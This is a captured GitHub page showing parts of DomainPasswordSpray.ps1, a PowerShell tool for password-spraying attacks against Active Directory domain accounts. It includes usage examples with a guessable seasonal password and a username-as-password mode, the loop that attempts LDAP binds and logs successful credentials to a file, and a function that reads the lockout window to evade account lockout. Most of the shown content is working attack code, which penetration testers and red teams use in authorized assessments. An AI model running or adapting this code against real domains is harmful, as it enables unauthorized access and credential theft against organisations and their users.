

Product

▼

Solutions

▼

Resources

▼

Open Source

▼

Enterprise

▼

Pricing

▼

Q

Search

Sign in

Sign up

dafthack / DomainPasswordSpray

Public

Notifications

Fork 375

Star 1.8k

<> Code

Issues 12

Pull requests 8

Actions

Projects

Security

Insights

Files

b13d64a

Go to file

DomainPasswordSpray.ps1

LICENSE

README.md

DomainPasswordSpray / DomainPasswordSpray.ps1

History

CodeBlame572 lines (466 loc) · 19.2 KB

RawCopyDownloadDiff

1function Invoke-DomainPasswordSpray{

2<#

3.SYNOPSIS

4

5This module performs a password spray attack against users of a domain. By default

6

7DomainPasswordSpray Function: Invoke-DomainPasswordSpray

8Author: Beau Bullock (@dafthack) and Brian Fehrman (@fullmetalcache)

9License: BSD 3-Clause

10Required Dependencies: None

11Optional Dependencies: None

12

13.DESCRPTION

14

15This module performs a password spray attack against users of a domain. By default

16

17.PARAMETER UserList

18

19Optional UserList parameter. This will be generated automatically if not specified.

20

21.PARAMETER Password

22

23A single password that will be used to perform the password spray.

24

25.PARAMETER PasswordList

26

27A list of passwords one per line to use for the password spray (Be very careful not

28

29.PARAMETER OutFile

30

31A file to output the results to.

32

33.PARAMETER Domain

34

35The domain to spray against.

36

37.PARAMETER Filter

38

39Custom LDAP filter for users, e.g. "(description=\*admin\*)"

40

41.PARAMETER Force

42

43Forces the spray to continue and doesn't prompt for confirmation.

44

45.PARAMETER Fudge

46

47Extra wait time between each round of tests (seconds).

48

49.PARAMETER Quiet

50

51Less output so it will work better with things like Cobalt Strike

52

53.PARAMETER UsernameAsPassword

54

55For each user, will try that user's name as their password

56


57EXAMPLE

Page 1 of 8

```
57      .EXAMPLE
58
59      C:\PS> Invoke-DomainPasswordSpray -Password Winter2016
60
61      Description
62      -----
63      This command will automatically generate a list of users from the current user's do
64
65      .EXAMPLE
66
67      C:\PS> Invoke-DomainPasswordSpray -UserList users.txt -Domain domain-name -Password
68
69      Description
70      -----
71      This command will use the userlist at users.txt and try to authenticate to the doma
72
73      .EXAMPLE
74
75      C:\PS> Invoke-DomainPasswordSpray -UsernameAsPassword -OutFile valid-creds.txt
76
77      Description
78      -----
79      This command will automatically generate a list of users from the current user's do
80
81      #>
82      param(
83          [Parameter(Position = 0, Mandatory = $false)]
84          [string]
85          $UserList = "",
86
87          [Parameter(Position = 1, Mandatory = $false)]
88          [string]
89          $Password,
90
91          [Parameter(Position = 2, Mandatory = $false)]
92          [string]
93          $PasswordList,
94
95          [Parameter(Position = 3, Mandatory = $false)]
96          [string]
97          $OutFile,
98
99          [Parameter(Position = 4, Mandatory = $false)]
100         [string]
101         $Filter = "",
102
103         [Parameter(Position = 5, Mandatory = $false)]
104         [string]
105         $Domain = "",
106
107         [Parameter(Position = 6, Mandatory = $false)]
108         [switch]
109         $Force,
110
111         [Parameter(Position = 7, Mandatory = $false)]
112         [switch]
113         $UsernameAsPassword,
114
115         [Parameter(Position = 8, Mandatory = $false)]
116         [int]
117         $Delay=0,
118
```









```
499
500     function Invoke-SpraySinglePassword
501     {
502         param(
503             [Parameter(Position=1)]
504             $Domain,
```

```
505         [Parameter(Position=2)]
506         [string[]]
507         $UserListArray,
508         [Parameter(Position=3)]
509         [string]
510         $Password,
511         [Parameter(Position=4)]
512         [string]
513         $OutFile,
514         [Parameter(Position=5)]
515         [int]
516         $Delay=0,
517         [Parameter(Position=6)]
518         [double]
519         $Jitter=0,
520         [Parameter(Position=7)]
521         [switch]
522         $UsernameAsPassword,
523         [Parameter(Position=7)]
524         [switch]
525         $Quiet
526     )
527     $time = Get-Date
528     $count = $UserListArray.count
529     Write-Host "[*] Now trying password $Password against $count users. Current time is
530     $curr_user = 0
531     if ($OutFile -ne ""-and -not $Quiet)
532     {
533         Write-Host -ForegroundColor Yellow "[*] Writing successes to $OutFile"
534     }
535     $RandNo = New-Object System.Random
536
537     foreach ($User in $UserListArray)
538     {
539         if ($UsernameAsPassword)
540         {
541             $Password = $User
542         }
543         $Domain_check = New-Object System.DirectoryServices.DirectoryEntry($Domain,$User
544         if ($Domain_check.name -ne $null)
545         {
546             if ($OutFile -ne "")
547             {
548                 Add-Content $OutFile $User`:$Password
549             }
550             Write-Host -ForegroundColor Green "[*] SUCCESS! User:$User Password:$Passwo
551         }
552         $curr_user += 1
553         if (-not $Quiet)
554         {
555             Write-Host -nonewline "$curr_user of $count users tested`r"
556         }
557         if ($Delay)
558         {
559             Start-Sleep -Seconds $RandNo.Next((1-$Jitter)*$Delay, (1+$Jitter)*$Delay)
560         }
561     }
562
563 }
564
565 function Get-ObservationWindow($DomainEntry)
566 {
567     # Get account lockout observation window to avoid running more than 1
568     # password spray per observation window.
569     $lockObservationWindow_attr = $DomainEntry.Properties['lockoutObservationWindow']
570     $observation_window = $DomainEntry.ConvertLargeIntegerToInt64($lockObservationWindo
571     return $observation_window
572 }
```